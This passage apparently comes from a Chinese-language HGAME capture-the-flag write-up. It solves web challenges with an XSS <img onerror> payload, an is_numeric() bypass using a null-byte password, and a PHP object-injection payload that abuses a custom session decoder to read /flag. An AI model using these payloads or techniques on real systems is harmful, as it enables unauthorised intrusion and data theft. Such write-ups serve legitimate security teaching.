nchange,onclick,onclose,ondrop,ondurationchange,onemptied,onended,onerror,onfocus,onformdata,oninput,oninvalid,onkeydown,onkeypress,onkeyup,onload,onloadeddata,onloadedmetadata,onloadstart,onmousedown,onmouseenter,onmouseleave,onmousemove,onmouseout,onmouseover,onmouseup,onmousewheel,onpause,onplay,onplaying,onprogress,onratechange,onreset,onresize,onscroll,onsecuritypolicyviolation,onseeked,onseeking,onselect,onslotchange,onstalled,onsubmit,onsuspend,ontimeupdate,ontoggle,onvolumechange,onwaiting,onwebkitanimationend,onwebkitanimationiteration,onwebkitanimationstart,onwebkittransitionend,onwheel,onauxclick,ongotpointercapture,onlostpointercapture,onpointerdown,onpointermove,onpointerup,onpointercancel,onpointerover,onpointerout,onpointerenter,onpointerleave,onselectstart,onselectionchange,onanimationend,onanimationiteration,onanimationstart,ontransitionrun,ontransitionstart,ontransitionend,ontransitioncancel,onafterprint,onbeforeprint,onbeforeunload,onhashchange,onlanguagechange,onmessage,onmessageerror,onoffline,ononline,onpagehide,onpageshow,onpopstate,onrejectionhandled,onstorage,onunhandledrejection,onunload,alert,atob,blur,btoa,cancelAnimationFrame,cancelIdleCallback,captureEvents,clearInterval,clearTimeout,close,confirm,createImageBitmap,fetch,find,focus,getComputedStyle,getSelection,matchMedia,moveBy,moveTo,open,postMessage,print,prompt,queueMicrotask,releaseEvents,reportError,requestAnimationFrame,requestIdleCallback,resizeBy,resizeTo,scroll,scrollBy,scrollTo,setInterval,setTimeout,stop,webkitCancelAnimationFrame,webkitRequestAnimationFrame,chrome,caches,cookieStore,ondevicemotion,ondeviceorientation,ondeviceorientationabsolute,showDirectoryPicker,showOpenFilePicker,showSaveFilePicker,originAgentCluster,trustedTypes,speechSynthesis,onpointerrawupdate,crossOriginIsolated,scheduler,openDatabase,webkitRequestFileSystem,webkitResolveLocalFileSystemURL,define,ethereum,flag


SuperPaxxs

hgame{xxx}


这样就可以得到flag的值了，接下来就是xss触发，简单测试下发现过滤并不多，直接使用

```
<img src=x onerror="document.getElementsByClassName('content')[0].innerText=Object.keys(window)">
```






```
<img src=x onerror="document.getElementsByClassName('content')[0].innerText=F149_is_Here">
```



一本单词书

一本单词书[已完成]

描述

为了顺利通过六级，Summ3r用世界上最好的语言写了个单词书，嘿嘿嘿

题目地址 https://wordbook.hgame.potat0.cc/

基准分数 200


当前分数 200

完成人数 42

自动换行

```
<html>
    <head>
        <meta charset="utf-8">
        <link href="static/login.css" rel="stylesheet">
    </head>
    <body>
        <form action="login.php" method="POST">
            <div class="form-item">
                <label for="username">USERNAME</label>
                <input type="text" name="username" id="username">
            </div>
            <div class="form-item">
                <label for="password">PASSWORD</label>
                <input type="password" name="password">
            </div>
            <div class="form-item">
                <button type="submit">LOGIN</button>
            </div>
        </form>
    </body>
    <!-- hint: /www.zip -->
</html>

```


下载源码，登录这里绕过`is_numeric()`即可，bypass网上方法很多



```php
        die(alert('username or password is invalid'));
    }

    if (is_numeric($_POST['password'])) {
        die(alert('密码不能设置为纯数字，我妈都知道(￣△￣;)'));
    } else {
        if ($_POST['password'] == 1080) {
            $_SESSION['username'] = 'admin';
            $_SESSION['unique_key'] = md5(randomString(8));
            header('Location: index.php');
        } else {
            die(alert('这你都能输错？'));
        }
    }
}
```




```
username=adm1n&password=1080%00
```

单词表


单词填这里 翻译填这里 添了个加

1. fuck-> "焯"

继续分析源码





```
{
 "name":"mochu7"
}
```




可以看到对键值的内容进行了序列化存储，键名内容不变，中间用`|`分隔

继续分析源码



重点在这里的`decode`函数，对`|`后部分的数据进行反序列化，但是如果键名部分也有`|`符号，就会对键名`|`之后的部分反序列化

```php
<?php
function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = \strlen($data);
    while ($offset < $length) {
        if (!strstr(substr($data, $offset), '|')) {
            return [];
        }
        $pos = strpos($data, '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));

        $result[$varname] = $dataItem;
        $offset += \strlen(serialize($dataItem));
    }
    return $result;
}
$data = 'name|O:7:"Profile":3:{s:2:"id";s:6:"mochu7";s:6:"gender";s:4:"male";s:3:"age";i:20;}|s:6:"mochu7";';
var_dump(decode($data));
```




```php
<?php
class Evil {
    public $file='/flag';
}
$obj = new Evil();
var_dump(serialize($obj));

//O:4:"Evil":1:{s:4:"file";s:5:"/flag";}
?>
```

```
name|O:4:"Evil":1:{s:4:"file";s:5:"/flag";}
```

单词表

1:{s:4:"file";s:5:"/flag";} mochu7 添了个加

1. name-> {"file":"/flag","flag":"hgame{Uns@f3_D3seR1@liz4t1On!Is~h0rr1b1e-!n_PhP}\n"}
2. 7";name-> {"file":"/flag","flag":"hgame{Uns@f3_D3seR1@liz4t1On!Is~h0rr1b1e-!n_PhP}\n"}

Pokemon

Pokemon[已完成]

描述

选择你的宝可梦吧，召唤师!


题目地址 http://121.43.141.153:60056


基准分数 200

当前分数 200

完成人数 55


`error.php` 对传入的 `code` 参数进行了过滤



